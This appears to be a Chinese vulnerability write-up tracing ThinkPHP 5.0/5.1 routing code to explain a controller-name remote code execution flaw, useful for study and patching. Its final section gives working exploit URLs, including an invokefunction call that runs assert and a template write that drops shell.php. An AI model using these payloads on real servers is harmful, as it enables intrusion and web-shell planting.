

0x01 简叙

> 本次版本更新主要涉及一个安全更新，由于框架对控制器名没有进行足够的检测会导致在没有开启强制路由的情况下可能的`getshell`漏洞，受影响的版本包括`5.0`和`5.1`版本，推荐尽快更新到最新版本。

这部分是官网的漏洞通告，官方最开始的补丁是在`library/think/route/dispatch/Module.php`中添加。




但是随机在第二天的5.1.31版本中将这部分的控制移动到`library/think/route/dispatch/Url.php`中。



0x02 漏洞分析


当然官方修改代码的位置是在`thinkphp\library\think\route\dispatch\Module.php:70`，因此可以现在这里下个断点看看。



我们看到传入初始化的url之后，调用链调用了`thinkphp\library\think\route\dispatch\url.php:25`，我们来看一下代码。

```
1  public function init()
2  {
3  // 解析默认的URL规则
4  $result = $this->parseUrl($this->dispatch);
5
6  return (new Module($this->request, $this->rule, $result))->init();
7  }
```

第四行调用了 **parseUrl** 函数针对传入的`$this->dispatch`进行解析。跟进一下 **parseUrl** 函数，函数位置在`think/thinkphp/library/think/route/dispatch/Url.php:37`，下一个断点看看。




我们发现调用会调用 **parseUrl** 函数中的 **parseUrlPath** 方法针对url进行处理，跟进一下 **parseUrlPath** 方法。代码位置`think/thinkphp/library/think/route/Rule.php`。

```php
    public function parseUrlPath($url)
    {
        // 分隔符替换 确保路由定义使用统一的分隔符
        $url = str_replace('|', '/', $url);
        $url = trim($url, '/');
        $var = [];

        if (false !== strpos($url, '?')) {
            // [模块/控制器/操作?]参数1=值1&参数2=值2...
            $info = parse_url($url);
            $path = explode('/', $info['path']);
            parse_str($info['query'], $var);
        } elseif (strpos($url, '/')) {
            // [模块/控制器/操作]
            $path = explode('/', $url);
        } elseif (false !== strpos($url, '=')) {
            // 参数1=值1&参数2=值2...
            $path = [];
            parse_str($url, $var);
        } else {
            $path = [$url];
        }

        return [$path, $var];
    }

```

对于thinkphp的框架来说url正常的请求方式应该是 **aa/bb/cc** 也就是上面代码注释中的`模块/控制器/操作`。然后这里将url根据/进行了切割形成一个数组存到 **$path** 变量中并返回到调用者。那么最后经过 **parseUrl** 函数处理之后的结果 **$route** 变量实际上就是上面的`模块/控制器/操作`三个部分。

`$result`就是我们之前说到的封装好的路由数组，传递给了Module的构造函数。



我们继续往下看由于存在这两行代码：

```
class Url extends Dispatch
class Module extends Dispatch
```

也就是说这里的 **url** 和 **module** 都是继承自 **Dispatch** 类，跟进看一下 **Dispatch** 类的实现。相关代码在：`think/thinkphp/library/think/route/Dispatch.php:64`

```
public function __construct(Request $request, Rule $rule, $dispatch, $param = [], $code = null)
 {
     $this->request  = $request;
     $this->rule     = $rule;
     $this->app      = Container::get('app');
     $this->dispatch = $dispatch;
     $this->param    = $param;
     $this->code     = $code;

     if (isset($param['convert'])) {
         $this->convert = $param['convert'];
     }
 }
```

因此根据这个结构，初始化 **Module** 类的时候，将我们之前的 **$result** 数组传递了给了 **$dispatch** 变量，并且调用 **Module** 类的init方法

```
return (new Module($this->request, $this->rule, $result))->init();
```

因此继续跟进下来的 **$result** 变量实际上是我们刚刚的数组。

```
public function init()
{
    parent::init();

    $result = $this->dispatch;  dispatch: [3]  $result: {"", null, null}[3]

    if (is_string($result)) {
        $result = explode( delimiter: '/', $result);
    }
```

所以回到我们刚刚的漏洞出发点，下个断点，我们发现 **$controller** 变量和 **$this->actionName** 都是从我们刚刚返回的 **$result** 数组中获取的。

```
$convert = is_bool($this->convert) ? $this->convert : $this->rule->getConfig( name: 'url_convert');  convert: null  $convert: true
// 获取控制器名
$controller       = strip_tags( str: $result[1] ?: $this->rule->getConfig( name: 'default_controller'));  $controller: "Index"
$this->controller = $convert ? strtolower($controller) : $controller;  $controller: "Index"  $convert: true  controller: "index"

// 获取操作名
$this->actionName = strip_tags( str: $result[2] ?: $this->rule->getConfig( name: 'default_action'));  $result: {"", null, null}[3]

// 设置当前请求的控制器、操作
$this->request
    ->setController(Loader::parseName($this->controller,  type: 1))
    ->setAction($this->actionName);
```

继续跟进调试，当路径判断等init操作全部完成之后，程序会运行到`think/thinkphp/library/think/App.php:432`。

```php
$this->middleware->add(function (Request $request, $next) use ($dispatch, $data) {
return is_null($data) ? $dispatch->run() : $data;
});
```

这行直接调用了`$dispatch->run()`，跟进一下，这个函数作用是执行路由调度。

```php
    public function run()
    {
        $option = $this->rule->getOption();

        // 检测路由after行为
        if (!empty($option['after'])) {
            $dispatch = $this->checkAfter($option['after']);

            if ($dispatch instanceof Response) {
                return $dispatch;
            }
        }

        // 数据自动验证
        if (isset($option['validate'])) {
            $this->autoValidate($option['validate']);
        }

        $data = $this->exec();

        return $this->autoResponse($data);
    }
```

其中第19行调用了 **exec** 方法，跟进一下，这里我下了一个断点，当程序到了这里实例化了控制器 **controller** ，且根据上面的分析 **$this->controller** 完全可控。

```php
    public function exec()
    {
        // 监听module_init
        $this->app['hook']->listen('module_init');

        try {
            // 实例化控制器
            $instance = $this->app->controller($this->controller,  controller: "index"
                $this->rule->getConfig( name: 'url_controller_layer'),
                $this->rule->getConfig( name: 'controller_suffix'),
                $this->rule->getConfig( name: 'empty_controller'));
```


继续跟进一下 **controller** ，第三行调用了 **$this->parseModuleAndClass** 方法来处理 **$name** 变量。而 **$name** 变量，正是前面是实例化的 **$this->controller** 。并且 **第5-9行** 此时判断类是否存在，不存在会触发自动加载类，然后第11行实例化这个类。

```php
public function controller($name, $layer = 'controller', $appendSuffix = false, $empty = '')
{
list($module, $class) = $this->parseModuleAndClass($name, $layer, $appendSuffix);

if (class_exists($class)) {
return $this->__get($class);
} elseif ($empty && class_exists($emptyClass = $this->parseClass($module, $layer, $empty, $appendSuffix))) {
return $this->__get($emptyClass);
}

throw new ClassNotFoundException('class not exists:' . $class, $class);
}
```

跟进一下 **parseModuleAndClass** 方法，也就是说如果 **$name** 变量中带有 `/`，会直接将 `$name` 赋值给 `$class` 并返回

```php
protected function parseModuleAndClass($name, $layer, $appendSuffix)
{
if (false !== strpos($name, '\\')) {
$class  = $name;
$module = $this->request->module();
} else {
if (strpos($name, '/')) {
list($module, $name) = explode('/', $name, 2);
} else {
$module = $this->request->module();
}

$class = $this->parseClass($module, $layer, $name, $appendSuffix);
}

return [$module, $class];
}
```

而从我们刚刚分析中可以知道 **$name** 实际上是可控的，这里实际上可以使用利用命名空间的特点（ph师傅真厉害，code-breaking的function就是说这个东西的），如果可以控制此处的 `$name`（即路由中的controller部分），那么就可以实例化任何一个类。



那么现在到这里实际上为啥会RCE基本上弄清楚了，关键是如何控制它RCE，首先我们运行应用程序的时候，实际上是`think/thinkphp/library/think/App.php:375`

```
1  public function run()
2  {
3  try {
4  // 初始化应用
5  $this->initialize();
6  ....
7  // 监听app_dispatch
8  $this->hook->listen('app_dispatch');
9
10 $dispatch = $this->dispatch;
11
12 if (empty($dispatch)) {
13 // 路由检测
14 $dispatch = $this->routeCheck()->init();
15 }
16
17 // 记录当前调度信息
18 $this->request->dispatch($dispatch);
```

我们看到第14行，调用 **routeCheck** 的init方法来检测路由，跟进一下 **routeCheck** 。

```
1  public function routeCheck()
2  {
3
4  ...
5  // 获取应用调度信息
6  $path = $this->request->path();
7
8  // 是否强制路由模式
9  $must = !is_null($this->routeMust) ? $this->routeMust : $this->route-
   >config('url_route_must');
10
11 // 路由检测 返回一个Dispatch对象
12 $dispatch = $this->route->check($path, $must);
```


从这里我们可以看到默认开启了强制路由模式，并且调用的 **request** 中的 **path** 方法来获取路由信息。跟进一下 **path** 方法，发现调用的是 **pathinfo** 方法来读取路径信息。

```
public function path()
{
if (is_null($this->path)) {
$suffix   = $this->config['url_html_suffix'];
$pathinfo = $this->pathinfo();

if (false === $suffix) {
// 禁止伪静态访问
$this->path = $pathinfo;
} elseif ($suffix) {
// 去除正常的URL后缀
$this->path = preg_replace('/\.(' . ltrim($suffix, '.') . ')$/i', '', $pathinfo);
} else {
// 允许任何后缀访问
$this->path = preg_replace('/\.' . $this->ext() . '$/i', '', $pathinfo);
}
}

return $this->path;
}
```

跟进一下 **pathinfo** 方法，我们发现它会从 **$_GET[$this->config['var_pathinfo']** 中判断是否有 **$pathinfo** 信息。

```
public function pathinfo()
{
if (is_null($this->pathinfo)) {
if (isset($_GET[$this->config['var_pathinfo']])) {
// 判断URL里面是否有兼容模式参数
$pathinfo = $_GET[$this->config['var_pathinfo']];
unset($_GET[$this->config['var_pathinfo']]);
} elseif ($this->isCli()) {
```

当请求报文包含`$_GET['s']`，就取其值作为pathinfo，并返回pathinfo给调用函数。



```
protected $config = [
    // 表单请求类型伪装变量
    'var_method'       => '_method',
    // 表单ajax伪装变量
    'var_ajax'         => '_ajax',
    // 表单pjax伪装变量
    'var_pjax'         => '_pjax',
    // PATHINFO变量名 用于兼容模式
    'var_pathinfo'     => 's',
    // 兼容PATH_INFO获取
    'pathinfo_fetch'   => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO', 'REDIRECT_URL'],
    // 默认全局过滤方法 用逗号分隔多个
    'default_filter'   => '',
    // 域名根，如thinkphp.cn
    'url_domain_root'  => '',
    // HTTPS代理标识
    'https_agent_name' => '',
    // IP代理获取标识
    'http_agent_ip'    => 'HTTP_X_REAL_IP',
    // URL伪静态后缀
    'url_html_suffix'  => 'html',
```


然后会 **$path** 交由 **check** 函数进行处理，最后的结果赋值给 **$dispatch** 。

```
$dispatch = $this->route->check($path, $must);
```

跟进一下 **check** 函数，最后实例化一个 **UrlDispatch** 对象，将 **$url** 传递给了构造函数。

```
public function check($url, $must = false)
{
// 自动检测域名路由
$domain = $this->checkDomain();
$url    = str_replace($this->config['pathinfo_depr'], '|', $url);
...
// 默认路由解析
return new UrlDispatch($this->request, $this->group, $url, [
'auto_search' => $this->autoSearchController,
]);
}
```

继续跟进一下 **UrlDispatch** 对象，最后就回到了我们最开始的 `thinkphp\library\think\route\dispatch\url.php` 。



0x03 payload

~~自己真的懒~~。膜拜一下水泡泡师傅，这里直接丢他先知上给的，要是这个早出来几天就好了，这样我就可以刷一刷一个众测了，据说6个月前就有人在bbs问过这个问题了，tql。

5.1是下面这些：

```
think\Loader
Composer\Autoload\ComposerStaticInit289837ff5d5ea8a00f5cc97a07c04561
think\Error
think\Container
think\App
think\Env
think\Config
think\Hook
think\Facade
think\facade\Env
env
think\Db
think\Lang
think\Request
think\Log
think\log\driver\File
think\facade\Route
route
think\Route
think\route\Rule
think\route\RuleGroup
think\route\Domain
think\route\RuleItem
think\route\RuleName
think\route\Dispatch
think\route\dispatch\Url
think\route\dispatch\Module
think\Middleware
```

```
think\Cookie
think\View
think\view\driver\Think
think\Template
think\template\driver\File
think\Session
think\Debug
think\Cache
think\cache\Driver
think\cache\driver\File
```

5.0 的有：

```
think\Route
think\Config
think\Error
think\App
think\Request
think\Hook
think\Env
think\Lang
think\Log
think\Loader
```

两个版本公有的是：

```
think\Route
think\Loader
think\Error
think\App
think\Env
think\Config
think\Hook
think\Lang
think\Request
think\Log
```

5.1.x php版本>5.5

```
http://127.0.0.1/index.php?s=index/think\request/input?data[]=phpinfo()&filter=assert

http://127.0.0.1/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=phpinfo()

http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=<?php%20phpinfo();?>
```

5.0.x php版本>=5.4

```
http://127.0.0.1/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=phpinfo()
```

Refer

thinkphp 5.x全版本任意代码执行分析全记录